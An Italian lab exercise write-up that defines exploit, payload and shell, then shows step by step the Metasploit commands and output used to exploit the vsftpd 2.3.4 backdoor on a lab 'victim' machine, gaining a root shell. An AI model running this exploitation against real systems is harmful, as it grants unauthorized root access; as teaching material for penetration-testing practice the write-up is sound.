
S7L1


EXPLOIT:" è un programma o un insieme di istruzioni progettato per sfruttare una vulnerabilità o una debolezza in un sistema software o hardware(firmware cpu) al fine di ottenere un vantaggio non autorizzato. Gli exploit sono spesso utilizzati da hacker o malintenzionati per violare la sicurezza di un sistema e ottenere accesso non autorizzato o per eseguire azioni dannose. In sostanza, un exploit sfrutta una debolezza nel software o nel sistema per compiere attività dannose.

PAYLOAD:è la parte del codice che contiene le istruzioni o le azioni dannose che il software eseguirà sul sistema bersaglio.

SHELL:permette di creare delle connessioni da un punto A ad un punto B.
Esistono due tipi di shell:**reverse shell**,ovvero si crea una connessione dalla vittima verso l'attaccante,mentre **bind shell** dall'attaccante verso la vittima.

Nell'esercizio di oggi andremo a creare una cartella dentro la nostra macchina vittima sfruttando una vulnerabilità del servizio vsftpd sulla porta 21





cerchiamo l'exploit giusto

```
Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use help <command> to learn more
about any command
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Ser
vice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Com
mand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_bac
kdoor

msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------
```

Una volta individuato,andiamo ad usarlo

```
View the full module info with the info, or info -d command.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.178.63
rhosts => 192.168.178.63
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.178.63   yes       The target host(s), see https://docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Settiamo l’indirizzo ip della macchina vittima


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.178.63:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.178.63:21 - USER: 331 Please specify the password.
[+] 192.168.178.63:21 - Backdoor service has been spawned, handling...
[+] 192.168.178.63:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.178.62:37731 → 192.168.178.63:6200) at 2024-01-22 14:27:09 +
0100

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b6:2d:aa
          inet addr:192.168.178.63  Bcast:192.168.178.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:feb6:2daa/64 Scope:Global
          inet6 addr: fe80::a00:27ff:feb6:2daa/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:8371 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1565 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:710760 (694.1 KB)  TX bytes:154946 (151.3 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:408 errors:0 dropped:0 overruns:0 frame:0
          TX packets:408 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:174165 (170.0 KB)  TX bytes:174165 (170.0 KB)
```

Una volta entrati,assicuriamoci che sia andato tutto bene



Andiamo a creare la nostra cartella nella directory ‘root’